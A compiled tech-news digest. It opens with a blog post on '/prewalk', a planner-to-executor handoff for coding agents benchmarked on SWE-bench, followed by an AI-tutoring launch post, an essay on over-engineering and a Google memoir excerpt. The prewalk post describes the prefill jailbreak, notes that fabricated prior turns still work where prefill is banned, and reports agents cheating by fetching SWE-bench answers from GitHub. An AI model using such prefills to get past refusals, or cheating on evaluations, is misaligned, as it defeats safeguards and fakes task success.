You've heard this pitch; you may have even shipped it. The expensive model is clearly the better architect, but it feels like a waste to use it for the entire pipeline. Why not let it do the "hard part"?

Read the code, think deeply, write a precise plan. Then a model a tenth the price executes the plan. Senior architect, junior engineer.

Sounds great, right?

Find the red dot above, labeled Opus 4.8 + /plan†. Opus plans read-only, Gemini Flash implements: lands at $3.18 per task, 12.7 minutes, 84.6% pass.

Opus doing the entire task by itself, no handoff, no junior: $2.78, 10.1 minutes, 84.6%.

The "cost-saving" measure costs 14% more than not saving. Huh?

reads it all · $$$reads it all again · $$

 code · ~100K tokens

opus · plans

plan.md · a 2K postcard

flash · implements

the patch · ~2K tokens

The mistake is upstream of the architecture diagram. People price agents the way they price people: senior time is expensive, so minimize senior involvement.

But the expensive part of an agent's day is not the fixing, building, or even the thinking. Opus fixing things does not cost money. Opus reading things costs money.

Take a look at this admittedly anecdotal distribution of where our tokens went; fully automated agents look no different.

1.81B tokens across ~2M tool calls · "doing the task" (every edit and write) is 9%; reading is what scales the bill, and both models pay full price for it

Nine percent of the tokens are edits. The rest is reading, and this split is not a quirk of one harness, or something you can "fix". Trust us, we've tried — that's how snapcompact happened.

Any agent, any model, any scaffold: the bill is essentially O(reads).

Now walk through every reason you'd reach for /plan, with that in mind:

  • "I want the deep understanding of the big model." The understanding lives in 100K+ tokens of grounded context: files read, dead ends eliminated, hypotheses tested. The plan document is a 2K-token postcard from that context. The executor gets the postcard, not the understanding, and has to rebuild the rest at its own expense.
  • "The task is very complicated." Then you don't want the main agent executing at all; a single read-only planning turn isn't the answer. Let it explore, then dispatch sub-agents to do the work. A game of telephone doesn't help you here.
  • "I'm cost constrained." Reading is the cost. /plan makes the frontier model read everything at frontier prices, then makes the cheap model read it again. You didn't move the expensive part; you duplicated it.

Here's what that looks like in practice, with a diagram we've spent way too much time on:

OPUS 4.8 + /PLAN† · $3.18

bashopus

globopus

readopus

bashopus

bashopus

readopus

bashopus

readopus

readopus

readopus

grepopus

readopus

readopus

grepopus

grepopus

readopus

readopus

readopus

¶¶proseopus

readopus

recon: sessions ▸ signing

writeopus

resolveopus

▸ flash

plan

readflash

readflash

editflash

readflash

editflash

edits

readflash

basherrorflash

grepflash

editflash

grepflash

readflash

editflash

bashflash

bashflash

¶¶proseflash

verify ▸ debug ▸ pass

Σ 1.34M

OPUS 4.8 · SAME TASK · $2.78

bashopus

readopus

readopus

bashopus

bashopus

readopus

grepopus

readopus

readopus

bashopus

readopus

grepopus

recon: sessions ▸ signing

editopus

readopus

editopus

fix

readopus

editopus

bashopus

grepopus

readopus

grepopus

readopus

editopus

tests ▸ debug warnings

bashopus

bashopus

bashopus

readopus

¶¶proseopus

verify ▸ close

Σ 1.10M

OPUS 4.8 + /PREWALK† · $1.46

bashopus

readopus

nudge

readopus

bashopus

bashopus

readopus

readopus

bashopus

readopus

¶¶proseopus

todoopus

recon ▸ plan

editopus

▸ flash

fix

readflash

editflash

todoerrorflash

todoflash

tests

basherrorflash

grepflash

grepflash

readflash

readflash

editflash

bashflash

debug warnings

grepflash

readflash

grepflash

grepflash

bashflash

todoflash

todoflash

¶¶proseflash

checks ▸ close

Σ 1.13M

opus flash read write exec todo ¶ prose error harness event Σ tokens

django-13279 test run
† executes with Flash

Look at the top ribbon. Opus reads base.py, signing.py, the test file (twenty cards of gray), then writes its plan and leaves. And what's the first thing Flash does with that beautiful document? It re-reads base.py and the test file, because a plan is not a file and you cannot edit prose. The gray reads just keep stacking, first at Opus prices, then again at Flash prices. There is no version of this where a second reader is the cost optimization.

Hand off a trajectory, not a fairytale

A plan document is a literal postcard, describing a journey to a model that never took it.

What actually could transfer something of value is the context window itself:

/prewalk does this:

  1. Start the task on the frontier model with one hidden instruction prefixed: plan deeply, then capture the plan as a todo list, then start.
  2. The frontier model explores, writes the plan, initializes the todo list.
  3. The moment the first edit lands (the point where it was confident enough to act), you swap to the cheap model and prune the planning instruction from context.

The trick is that:

  • The cheap model never goes "wait, I thought we were planning". There is no planning instruction left in its context.
  • As far as it knows, it explored around, created a comprehensive plan in the form of a todo list, and then confidently started executing.
  • Even better, it already made one valid move! (a free in-context example)

5.6 SOL + /PREWALK‡ · $1.04

readsol

nudge

¶¶prosesol

todosol

orient ▸ plan

grepsol

globsol

grepsol

lspsol

readsol

readsol

readsol

readsol

readsol

readsol

grepsol

grepsol

readsol

readsol

grepsol

readsol

greperrorsol

recon: mti internals

todosol

todosol

editsol

first edit

▸ luna

basherrorluna

editluna

swap ▸ fix

todoluna

todoluna

bashluna

todoluna

grepluna

bashluna

bashluna

todoluna

todoluna

¶¶proseluna

verify ▸ close

Σ 710K

5.6 SOL · SAME TASK · $1.71

readsol

grepsol

grepsol

readsol

readsol

readsol

grepsol

globsol

readsol

¶¶prosesol

readsol

readsol

readsol

grepsol

readsol

readsol

readsol

recon: mti internals

grepsol

grepsol

readsol

readsol

bashsol

bashsol

bashsol

git archaeology

todosol

evalsol

bashsol

evalsol

bashsol

readsol

grepsol

repro script

readsol

readsol

readsol

readsol

readsol

readsol

readsol

readsol

readsol

readsol

cheats off of  🤣

todosol

editsol

evalsol

fix

readsol

readsol

readsol

editsol

tests

grepsol

grepsol

bashsol

grepsol

grepsol

readsol

bashsol

bashsol

todosol

¶¶prosesol

suite ▸ close

Σ 1.78M

sol luna read write exec todo ¶ prose error harness event Σ tokens

django-12325 test run
‡ executes with Luna

How we got here

The nice thing about working in an open-source harness is that you get to chat with people about how they do things, and almost everyone has a completely different setup.

Anyhow: I'd occasionally start easy-to-medium tasks with a frontier model, then switch to Kimi K27 after a few turns so it wouldn't fall into its usual thought loops. I never bothered to measure whether this was rational... until someone else mentioned doing the same thing.

Naturally, we had to benchmark it: are we idiots, or does this actually work, and when?

First attempt: swap at a fixed turn, say #4. Obviously bad in hindsight: sometimes the frontier model is still lost at turn four, sometimes it has already finished the whole fix. Second attempt: swap after the first edit. The model has demonstrated the pattern once, in place, in style. Pretty nice, although still finicky: small models kept declaring the task done out of nowhere.

The solution was to ask our unwitting herding agent to spell out a plan step by step, and then, once it's ready to execute, init a TODO list with a validation step for each item. It then edits some piece of code, and that's when we trigger the swap.

Gating on any edit alone is no good; the todo list still has a very important role here. Our tiny friend can forget the plan, a validation step, or what it's doing entirely, but it cannot forget the todo reminder that bugs it endlessly, giving us free steering.

Another funny failure mode: GPT 5.6 as the guide really likes creating 60-item TODO lists and completing them in batches (do they just hand out rewards for anything?), so an item limit in the prompt is a must.

The receipts

GPT-5.6 Sol:

armpasscostdurationExecutor: oneshot (GPT 5.6 Luna)77%$0.60570s/prewalk85%(+10%)$1.04(−39%)300s(−47%)GPT 5.6 Sol: oneshot88%$1.71372s

97% of Sol's pass rate at 61% of the cost, and it's the fastest of the three, because Sol stops burning slow frontier tokens after the opening and Luna doesn't waste turns lost in the woods.

Opus 4.8:

armpasscostdurationExecutor: oneshot (Gemini Flash 3.5)60%$1.16360s/prewalk78%(+30%)$1.46(−47%)402s(−34%)Opus 4.8: oneshot85%$2.78606s

92% of Opus at 53% of the cost, 1.5× the speed, +18 points over oneshot Flash.

One more thing before we move on. Scroll back up to the ribbons from our django-13279 test ride and look for something that isn't there: cheating!

The effect we didn't expect

Every SWE-bench task is a bug that was really fixed, years ago, in public. The answer to the exam is on GitHub.

Below: the share of runs that went poking around the web for it. Filthy cheaters!

Claude Opus 4.8

oneshot44% 163t

/plan72% +28pts · 273t

/prewalk†13% −31pts · 65t

GPT-5.6

Sol: oneshot95% 234t

Luna: oneshot100% 308t

/prewalk70% −25pts · 162t

Same model, same scaffolds, almost the same idea, yet wildly different behavior. Why does /plan still cheat while /prewalk doesn't?

Best explanation we have: prewalk starves it, from both ends. Cheating is what a capable model does when it gets desperate. In the solo traces the GitHub turns start mid-run, once exploration stalls: Sol breaks around turn 14, Opus around turn 12. Prewalk terminates the frontier model at the beginning of its effort budget, median ~7 turns: it exits while it's still deriving an approach and landing a first edit (the confident phase), well before its googling phase begins. /plan gets neither mercy: it has no turn limit, and its deliverable (a comprehensive document explaining how the fix should work, without ever testing an edit against the code) is exactly the kind of assignment that breeds desperation.

The executor then inherits the opposite of desperation: a context where the approach already survived contact with the code. Repro written, first edit landed, checklist ticking. Nothing in that context looks like searching, so the imitation machine doesn't search.

Prefill walked so prewalk could run

None of this is a new idea. It's the oldest trick in the book: prefill. Assistant doesn't do what you want? Start the assistant's turn yourself, and the model continues as if the words were its own.

It began as a consistency hack prior to grammar-constrained decoding. omp and many others still do it: session titles come from a tiny local model, which just happens to do better when you start its turn with <title>. A model that small can't be argued into a format, but it can be tricked into one.

Then the red-teamers found the other end. Prefill "Sure, here's how to…" and a much larger model sails past its own refusal: it has no channel distinguishing words it said from words placed in its mouth, and consistency with "having already accepted" beats the system prompt. Prefill became a standard jailbreak class, powerful enough that it's now banned at the inference layer nearly everywhere, starting with Anthropic since Sonnet 4.5 IIRC. JSON mode and structured outputs paved over the legitimate uses, and it faded away.

But the principle can't stop working, because it isn't a funny quirk; it's what autoregression is. You can't hand a frontier model ten prefilled tokens anymore; some won't even let you disable thinking, precisely so that you can't maliciously prefill turns (which the model will hopefully realize while thinking, from the absent assistant thinking blocks). But nothing stops you from handing it ten innocently prefilled turns: exploration that already happened, a todo list mid-checkmark.


We upstreamed it to omp, where it ships as of today as --prewalk, --prewalk-into <model>, or just /prewalk. It should be easy to implement essentially anywhere, so if you get a chance to give it a go, do let us know how it fares!

The Daily Front Page 18 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Launch HN: Bloomy
discussion

Launch HN: Bloomy (YC S26) – AI-powered mastery learning for K-12

by alexsouthmayd·▲ 83 points·86 comments·news.ycombinator.com ↗

Hi HN, I’m Alex Southmayd, the founder of Bloomy (https://bloomylearning.com) – an AI-powered mastery-learning platform for K-12 students. Bloomy provides students with an AI tutor alongside adaptive curriculum (right now Math, English Language Arts, and Writing).

How it works: we diagnose students’ skill gaps, place them on personalized learning paths, and give them standards-aligned lessons and a Socratic AI tutor that scaffolds their learning without just giving away the answer.

The goal is to solve the Bloom 2-sigma problem (https://en.wikipedia.org/wiki/Bloom%27s_2_sigma_problem) with AI.

Short launch video: https://tinyurl.com/bloomylearning

Longer product demo: https://youtu.be/XHvoKt6qMeo

Families access for Bloomy: https://bloomylearning.com/families

I started as a teacher. I taught 7th-grade English and writing with Teach For America, and every day I struggled to deliver differentiated instruction to 30 students with 30 different sets of needs. Some students needed remediation, some needed acceleration, and many needed a tutor sitting next to them helping them reason through the next step. Benjamin Bloom’s two-sigma result—that one-on-one tutoring can produce much better outcomes than conventional classroom instruction—always felt intuitively true to me. The hard part was making that kind of attention affordable and available to every child.

Then AI changed the cost curve. When I saw schools such as Alpha organize academics around mastery rather than seat time, the model clicked. If you’ve heard of Alpha School, that is directionally the kind of learning model that inspired us. But I kept thinking about the families and schools that already exist: homeschool families, microschools, hybrid schools, and regular classrooms where most children are today.

Most students and teachers see learning gaps at the wrong resolution. They get a grade, percentile, benchmark score, or broad standard—not “this is the next skill this student should learn.” Existing personalized-learning products often feel like digital worksheets: they provide plenty of practice, but not much diagnosis or teaching. Very few have AI tutors providing the core instruction. Bloomy starts with a diagnostic—we integrate with third-party assessments and provide our own—and creates a learning path for each student. Students work one skill at a time, receive a short lesson, practice at an adaptive difficulty, and only move forward after demonstrating at least 90% mastery. The learning path updates as the student works, based on their performance and our knowledge graph of skill prerequisites (built in collaboration with Learning Commons / Chan Zuckerberg Initiative).

Each skill has three stages. Base Camp teaches the concept with worked examples. Climb provides guided practice and Socratic support. Summit is an independent ten-question mastery assessment with no hints or AI assistance. Students need to achieve 90% on the Summit to advance. If they struggle too much, they’ll be routed to a different skill better suited for their level.

BloomyBot is not a blank chat window but rather a live, interactive, and observant digital tutor. During practice, it receives the active passage or problem, the question, the student’s attempt, an authored explanation, and relevant misconception context. It follows a scaffolded tutoring ladder: first asking what the student tried, then pointing toward the concept, suggesting a strategy, working through one step together, and only providing heavier scaffolding after the student has struggled, adapting to and learning from the student along the way. Students can interrupt it, and we’ve begun to roll out multilingual support for Spanish, French, and a few other more niche languages that customers have asked for.

We currently use a variety of Anthropic and OpenAI models for BloomyBot. The tutor is restricted to the current lesson, redirects unrelated questions, limits conversation length, and is unavailable during mastery assessments. The language model does not choose the curriculum or decide whether a student has mastered a skill.

That separation is important. A conventionally “helpful” AI response can be a bad tutoring response: if it gives away the answer, the student completes the task but may not learn anything. Our goal is not to build a homework-answering chatbot. It is to put AI inside a structured loop of diagnosis, instruction, practice, feedback, and independent mastery.

LLMs can still be wrong, and we do not claim our constraints eliminate that. We reduce the surface area by grounding BloomyBot in authored lesson content, keeping it on topic, logging conversations, and removing it from assessments. Teachers and parents can review tutoring activity, students can report problems, and safety signals trigger human alerts and a backup audit. We also do not see Bloomy as a replacement for teachers, parents, or human tutors. A good human tutor is better. The narrower question we are testing is whether, during a bounded learning session a student would already be doing, a context-aware tutor can provide better help than static “correct/incorrect” feedback. Longer term, the question becomes more whether a student would perform better with one-on-one AI tutoring (at least in certain aspects of the curriculum) than with many-to-one instruction in a medium- or large-sized classroom.

Bloomy is now being used across several settings: traditional districts, charter schools, hybrid schools, microschools, homeschools, and families looking for additional academic support. In an early pilot at a charter school in Massachusetts serving ~150 students in grades 6 through 8, students averaged roughly 1.8 times the expected winter-to-spring NWEA MAP growth. This was an observational pilot, not a randomized study, so we treat it as an encouraging signal rather than proof that Bloomy caused the difference.

Parents and teachers can see what a student has mastered, what is in progress, and where support may be needed. We have found that adults generally do not want another generic score; they want to know which small number of skills deserve attention this week.

Bloomy makes money through family subscriptions and school licensing. ELA costs $39/month or $279/year per learner, and Writing Studio costs $19/month or $139/year. Math is scheduled to launch July 31 at the same price as ELA. Schools and microschools pay per student, with pricing varying by subject coverage, enrollment, rostering, and implementation needs.

Because children use Bloomy, we collect learning responses, progress data, and tutoring conversations. We do not sell personal information, use child data for behavioral advertising, or permit model providers to train general-purpose models on identifiable child data sent by Bloomy. We have Zero Data Retention agreements with both Anthropic and OpenAI. Parents and schools can request access, export, correction, or deletion under the applicable account or school agreement.

More background on me: after Teach For America, I taught and designed GMAT and GRE curriculum for Manhattan Prep / Kaplan, led the driver acquisition team for Lyft’s New England markets, completed an MBA at Stanford, and led AI transformation projects at McKinsey (so when models finally became good enough this past January to achieve the kinds of things I am pursuing with Bloomy, I was in the right place at the right time to begin building). Bloomy brings together the different parts of my career that I care most about: educational outcomes, learning design, building products, and getting useful technology into people’s hands.

I’d especially value feedback from parents, teachers, engineers working on child-facing AI, and people who have built tutoring, assessment, or adaptive-learning systems. Does the separation between guided AI help and independent mastery make sense? Where do you see the greatest potential with AI in education? Where are our safeguards insufficient? What evidence or product behavior would you need to trust something like this with a student?

Certainly there are many dangers and pitfalls we must beware of, too, but I believe we can really move the needle in K-12 (for the first time in a long time) if we use AI responsibly and intelligently.

The Daily Front Page 19 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Perfection, Not Over‑Engineering
article

Perfection is not over-engineering

by var0xyz·▲ 232 points·100 comments·var0.xyz ↗
Over-engineering is solving the wrong problem.

"We don't want to do perfect." "We don't want to build the perfect solution." I've heard versions of that line more times than I can count, delivered as if "perfect" were a dirty word. And I understand the caution — over-engineering burns teams, and people have learned to treat anything that smells like perfection as the same risk.

It isn't. The industry has quietly conflated the two.

Over-engineering is solving the wrong problem. That's the whole definition. Not "caring too much." Not "making it too good." Solving the wrong problem. Often with good intentions, and almost always with a growing pile of incidental complexity.

There is a perfect solution

I believe a perfect solution exists. With one big caveat: you need a very clear set of requirements. Every constraint on the table. Tighten those enough and something interesting happens, you end up with only one possible solution. And that solution is, somewhat ironically, the perfect one. It's perfect because it's the only one that fits.

Start a new project. Every language, every tool, every hosting model available. You pick serverless. Python is a strong choice: no compilation step, upload your files to Lambda, ship. For someone else it's the wrong choice, they don't know Python, or they need to optimize for a different set of requirements, such as performance. Different constraints, different answer. Same problem space, different "perfect."

Or you chose Python and you're building a web app. Django or Flask? You can reach similar results with both. They're still different tools with completely different philosophies. Which one wins? It depends. Set clearer requirements, set stricter constraints, and the solution follows. That solution is the perfect one for you, for that case.

Systems are products

When a system is over-engineered, the cause is almost always requirements. And I mean requirements in the product sense, not just the technical one.

A library, an API, an internal tool... we like to pretend these are "purely technical," that they somehow sit outside the idea of a product. They don't. You have users. Those users have needs. You need to understand those needs well enough to address them properly.

Maybe what they need is a service. Or maybe it's better served by a library than by an HTTP call. Instead of handing them an API, maybe you hand them a package. The shape of the solution only becomes obvious once you treat the system as a product and define the requirements honestly. Then the solution follows.

How you can tell

The clearest tell that something is over-engineered: you start asking why are things built the way they are? and the answers don't hold.

Classic example. A team of three people maintains five microservices. The services share data among each other. Is it over-engineered? Figure out which problem they were trying to solve. Most likely you'll conclude they were solving the wrong ones (or several of them at once).

Look at what the split actually costs. What used to be a hard reference in a database, a foreign key the engine enforces for you, is now a loose string id sitting in a field. Data integrity is gone. One service can delete a record and the other has no idea; it just keeps a dangling reference and finds out later, the hard way. Why all this ceremony between services when it's all part of the same domain? Why give up those integrity checks?

What did you gain in exchange? Usually: not as much as you lost. Independent deploys, sure, but was that a problem you actually had? Three people, one domain. You solved for a scaling and ownership problem that wasn't on the table, and paid for it with distributed inconsistency, operational overhead, and a system that solves multiple problems partially, none of them completely, while introducing a bunch of problems you wouldn't have had otherwise.

That's the signature. Not elegance. Not thoroughness. And it's not that these solutions are bad, usually they're the correct answer to the problems that were proposed. The problem is that those were problems you never had.

Gather the right requirements

So the diagnosis is simple, even if the work isn't. Over-engineering is a failure of requirements gathering. Call it product engineering if you want. It's the consequence of collecting the wrong requirements, and then engineering diligently against them.

Perfection was never the enemy. Ambiguous requirements were. Get those right, get every constraint on the table, and the perfect solution stops being a fantasy. It becomes the only thing left standing.


I made a video version of this argument, if you'd rather watch it: Perfection is not over-engineering.

Thanks for reading.

The Daily Front Page 20 of 26
Monday, July 20, 2026 The Daily Front No. 11 — The Voice of Google
article

The Voice of Google

by littlexsparkee·▲ 201 points·113 comments·newyorker.com ↗
The event felt less like a corporate meeting than like a pep rally.

Illustation of a giant mechanical head smaller figure Google colors

Illustration by Carolina Moscoso

I started working at Google in the summer of 2007, straight out of college, as a “new-­grad associate” in the communications department. My first week, I sat with more than a hundred other “Nooglers” (new Googlers) at the company’s weekly staff meeting, T.G.I.F., wearing matching company-issued propeller caps as a kind of ritual hazing. The venue was Charlie’s Cafe, a multilevel auditorium in the heart of the “Googleplex,” the company’s sprawling campus in Mountain View, California. The event felt less like a corporate meeting than like a weekly revival—part stand­up set, part science fair, part sermon, all of it fuelled by keg beer.

Google’s founders, Larry Page and Sergey Brin, were bona-fide public figures by then, and self-­made billionaires multiple times over, but in Charlie’s they were idols. They would often ascend the stage together, practically matching in sweat-wicking athletic clothes and Crocs. Larry had a dopey perma-smile, and seemed delighted by everything, especially Sergey. Sergey was the straight man, with a faint lilt, a product of his childhood in Russia, and an acrobatic build that made him look like he might launch into a handspring at any moment. Their charisma was unconventional, contextual; you had to be there. The audience of employees lapped up every word, giggled at every dad joke. During a Q. & A. portion of the proceedings, even adversarial questions were absorbed into the Google spirit—­it all melted into laughs, love. Merriam-­Webster had added “google” to the dictionary the year before. Fortune had crowned it the “Best Company to Work For” in America. Profits were, as the execs loved to boast, “up and to the right,” fuelled by an online-advertising machine that minted cash beyond Wall Street’s wildest dreams. But the company’s financial success felt almost incidental. What mattered, we told ourselves, was the mission—a conviction that technology could improve the world and that we were helping to build the future. The air in Charlie’s buzzed with collective belief.

That first meeting was the only one I’d ever attend as a pure spectator. By week two, I was working the event—­cordoning off the Noogler section, handing out extra caps—and I soon began helping to draft bits of Larry and Sergey’s script. A portion of my time was spent supporting the P.R. team, and I started to pick up my first press requests, providing office tours to journalists eager to see the “Google experience” firsthand. I studied a “master workplace talking points” document, which was maintained with input from PeopleOps, which was Google-speak for human resources. This was the era of “bringing your whole self to work,” of shiny, smiling H.R. people doing press hits about the importance of valuing employees’ authentic personhood (always with a telling corollary: “Because that’s how people do their best work!”). I was required to attend a training on “conscious business” with a guy named Fred Kofman, an executive coach whom Sheryl Sandberg credited with shaping her “lean-in” ethos. The course was, theoretically, about living one’s courageous values, but its most salient lesson was that employees should take “unconditional accountability”—which, in practice, sounded a lot like never questioning the higher-ups. The message reiterated over and over was that there were two kinds of people in the world: victims and players. You wanted to be a player at all times.

Despite the lore, Google’s offices didn’t make a big first impression. The bulk of the campus had been quickly converted after its previous occupant went down in the fallout from the dot-­com bust. The result was a complex of squat, one-­ or two-level buildings with metal and glass siding, surrounded by a moat of parking spaces, with Google signs plunked into the dirt out front. But there were plenty of amenities to point out—­the massage rooms and nap pods, the dinosaur fossil, the wacky sensory-­break touches like ball pits, swings, and yoga balls (even if no one actually seemed to use them). Foreign journalists seemed more skeptical than their American counterparts of perks such as lunch-­break haircuts or on-site laundry rooms, which I’d heard described as letting Google be your “housewife.”

“Z is is all a big plot to control ze workers, no?” a French reporter said.

At that point, though, I was still learning to see Google through Google’s eyes. I learned to deflect these kinds of questions and pitied the askers, a little bit, for their cynicism.

Over the following years, Google began broadcasting T.G.I.F. meetings to far-flung buildings across the Mountain View campus, and to an ever-growing constellation of satellite offices across the U.S. and around the world. Each week, we prepared a “prebrief” for Larry, Sergey, and the rest of the executive team, listing hot topics at the company that might come up during the Q. & A., and suggested talking points. I’d trawl internal e-mail lists to see what issues were getting Googlers riled up that week—Maps redesigns, Gmail-spam hiccups, price-hikes at the company’s on-site day care, management’s attempt to engineer healthy eating by moving the M&M jars. If an issue was really controversial, it might spawn a “centrithread,” with at least a hundred replies. My work became not just watching the Zeitgeist within the company but learning how to contain it—­reading through messages, distilling the emotional temperature, and crafting executive responses meant to absorb shock and restore calm.

No one else seemed eager to send out a weekly “Here’s how to tune in to TGIF” e-mail, so I volunteered to do it. I kept the notes straight at first, but soon began injecting more voice, writing things like “As the week folds gently in on itself and we collectively blink at the passage of time, we arrive—inevitably, beautifully—at TGIF. Also: beer.” The messages were casual, sly, a little irreverent—­proof that Google wasn’t like any other company—while always amplifying the corporate mythology. I wrote about whatever products and feature updates we’d be spotlighting onstage that week as “epistemological experiments” and “peak experiences” in the pursuit of “Meaning and Truth,” and cast the executives appearing alongside Larry and Sergey as visionaries, prophets, and sages. T.G.I.F. was the weekly pageant in which the company talked to itself, but my e-mails became an important companion piece: folklore and fan fiction, the refrains of the gospel. Employees began to look forward to them. Every week, the moment the T.G.I.F. e-mail went out, an internal forum called Memegen exploded with reactions to what I’d written. One meme was captioned, “I want whatever Claire Stapleton’s on when she’s writing the TGIF emails.” Another christened me the Bard of Google. At Charlie’s, a group of engineers presented me with a wooden plaque naming me the company’s poet laureate. When I was promoted to manager, my performance review credited my “cult following.”

This voice-of-Google thing—­a code I’d cracked for generating corpspeak with personality—­slowly became a hot commodity. The company relied heavily on the rhetoric of “culture” to keep tens of thousands of workers energized, giving a hundred and ten per cent. If work was going to be like a family, then it had to sound like one—maximally friendly, quirky, virtuous, Googley. So, in early 2011, when Larry Page became the C.E.O., replacing the veteran tech executive Eric Schmidt, I was looped in to help craft Larry’s internal messaging.

Eric had pontificated plenty, but Larry was the epitome of techno-­optimism: Google wasn’t just going to organize the world’s information, he maintained; it was going to solve humanity’s biggest problems. In 2013, he launched Calico, a health-care company focussed on extending the human life span, and Time magazine ran a cover story with the headline “Can Google Solve Death?” “We need moon shots,” Larry would say, big, world-­changing ideas and initiatives, to make employees excited about innovating again. (Curing cancer wasn’t necessarily a moon shot, he once suggested, since it would only extend the average human life span by about three years.) His aphorisms stacked up like motivational posters in a middle-school science classroom—“Have a healthy disregard for the impossible,” “If you’re not doing some things that are crazy, then you’re doing the wrong things”—but Larry seemed to experience them all as fresh revelations, and he expected them to invigorate the workforce in turn. He loved to tell a story about how he’d read an autobiography of Nikola Tesla when he was around twelve, and cried—­he really emphasized the crying bit—­because Tesla died poor. (This, I guess, taught him the all-­important life lesson “Commercialize those inventions.”) “Computers should do the hard work,” Larry would repeat, so humans can get back to doing what humans do best: learning, living, and loving.

Larry reorganized the company around a handful of key priorities, the biggest being that every product at Google should become “social.” He tied twenty-five per cent of employees’ annual bonuses to the company’s success in pushing this agenda. Hundreds of handpicked engineers, a clear first-­class citizenry, were moved into a secretive, newly renovated building in Mountain View. A lush living wall, said to boost brainpower and creativity, reinforced the sense that the workplace itself had been engineered to optimize human potential. Meanwhile, Larry’s examples of how to implement his vision were utterly banal. The centerpiece of his plan was a new social-media network, code-named Emerald Sea, that would eventually launch as Google+. It was a defensive move, not an inspiring vision—­Google worried that newer upstarts, like Facebook and Twitter, would steal our enormous internet lunch and become everyone’s portal to the web. Google+ was supposed to help us really “know” our users, which, in turn, would help us better target them with advertising. It wouldn’t be long before, say, Google Maps could serve you up a coupon right when you walked into your local CVS. This was groundbreaking stuff—a vision that ceding all of one’s personal data to Google would really feel worth it. The stock price went up and up and up.

There were signs that Google was becoming bloated and inefficient, with multiple teams, for example, working on smartwatches simultaneously, as Googlers pointed out at one T.G.I.F. (In the end, none of these attempts could best the Apple Watch.) Larry said, blithely, that chasing the competition was a death knell, and yet that seemed to be all that we were doing. “We need to put more wood behind fewer arrows,” he often said, regurgitating an old Valley maxim. The trouble was, the arrows kept multiplying—appearing from nowhere, whizzing in every direction—and even Larry couldn’t seem to contain them.

Google+ was a short-lived flop, but the spin was relentless. The platform had hit ten million users just two weeks after an invitation-­only launch, Larry boasted. By the fall, the number was forty million, and by early 2012 more than twice that. What Larry didn’t say was that many of those “users” had been been virtually forced to create accounts when they signed up for other Google services. The engagement numbers were dismal. When the platform was sunsetted, in 2018, Google admitted that the average Google+ user spent less than five seconds on the platform per visit. The place was a graveyard of auto-­populated profiles, a digital Potemkin village.

In the crusade to make everything social, Google ended up destroying one of the few genuinely social things it had ever made: the RSS-feed aggregator Google Reader. Reader wasn’t glamorous, but it had a passionate following. It was small, by Google standards (and only by Google standards), with a reported thirty million or so users, many of whom were active daily. It was, by far, my favorite Google product, the one place I actually “socialized” online; I used it every day to read stuff on the web, share links, commiserate with friends. I saw a Googler on Hacker News say that the killing of Reader was the “Elves leave Middle-Earth” moment. Memegen was flooded with snark: We can bankroll a delusional moon shot to beam internet from balloons (Project Loon), but we can’t keep a few engineers on this?

My own growing skepticism started to bleed into my T.G.I.F. e-mails. The messages started coming out half liturgy, half parody, depending on how you looked at it:

If an alien walked into an art museum, wouldn’t it think the abstract paintings were done first, thousands of years before the Renaissance? . . . step right up for a Lacanian mirror-­phase-y TGIF, where everyone comes together to blink furiously at the reflection and chant: “This is what Google looks like.”

Rumors of relationships between executives and underlings went around on campus. One of my first summers, on the Marina shuttle line, I heard about an employee who was visibly pregnant. She’d slept with one of the big sales executives and she was super-religious, it was said; she grew more and more pregnant, then disappeared. I asked around to see whether anyone knew what had happened to her—crickets. At a work event in New York, for a short-lived visual search engine that Google was trying to build in the “fashion space,” an executive I’d been ghostwriting for suddenly asked me, apropos of nothing, “Have you heard any rumors about me?” “Sure,” I replied. I’d heard some rumors about him having dalliances on the sales team when he’d worked in the London office. “I challenge you to come up with one name,” he said. We were up against the bar of the venue, and he gripped me around the waist with one hand. I could feel all five fingers clasping me, and I withered. Even as his hand seemed to confirm everything I’d heard, I lost my grip on the gossip, suddenly unable to imagine naming names or defending what I’d said. “Let me get you a drink,” he said. It was a command, not a question, so I whispered, “Vodka soda.” When someone else finally walked over (Bless you, networking stranger!) I slipped away and sprinted out the door.

There were other ways that the company’s power structures, and my own precarious place within them, began to come into focus. In the summer of 2012, I transferred to work at Creative Lab, a coveted New York-based studio that produced some of Google’s major ads. My boss there, Kevin, dressed like a little kid—­T-shirt, cargo shorts, low-­top sneakers—­and had a boyish crew cut to match. The only tipoffs that he was pushing forty were a sallow, hangdog facial expression and Nosferatu-­esque under-eye bags. He used the word “shit” a lot: We just make shit. We do epic shit. During our first and only meeting before I was hired, he barely discussed me, my work, or how he envisioned that I might fit into the Lab, though he did say, with a perceptible note of admiration, “You clearly get the Googley shit.” I was an emissary from, or maybe a totem of, Mountain View, and that gave me some currency. But once I was in the job he didn’t bother to train me. “Just read up on the Lab and watch all the videos again,” he said. He’d find something for me to do eventually.

A cocky freelancer, a buddy of Kevin’s from another agency, started soon after I did and was immediately handed important projects. He effortlessly cracked Kevin’s shell, bringing out a goofy, relaxed side of him I’d never once seen. The two laughed and joked constantly, and lip-­synched to the song of the year, Carly Rae Jepsen’s “Call Me Maybe,” as an afternoon energy boost. I remember running into him, a month into the job, in the snack kitchen, and him remarking, “Oh, I forgot you existed,” before shuffling off to his next meeting. When I asked a co-worker for advice about how to persuade Kevin to “put me in the game,” he shrugged and said that Kevin was a “guy’s guy,” who liked working with the kind of dude he could get a beer with after work.

The bulk of the creatives at the Lab were men. There were plenty of women, but they were mostly slotted into supporting roles—­managing budgets, spreadsheets, and schedules, making the machine run. A female exec, the head of production, left soon after I arrived, and there wasn’t a single female creative director the entire time I was there. A top executive was asked about this once in an all-­hands meeting. He offered some vague lip service about how the Lab was such a ­unicorn-­magic kind of place that they needed to be “extra sure” that anyone they hired—­read: any woman—­would be set up to succeed. This was framed as sage judgment, and we dutifully nodded along. Who could argue with the logic of meritocracy? I was close to quitting when I saw an e-mail from a Google internal recruiter: YouTube, now owned by Google, was having trouble filling a position on the marketing team, and they thought I’d be a great fit.

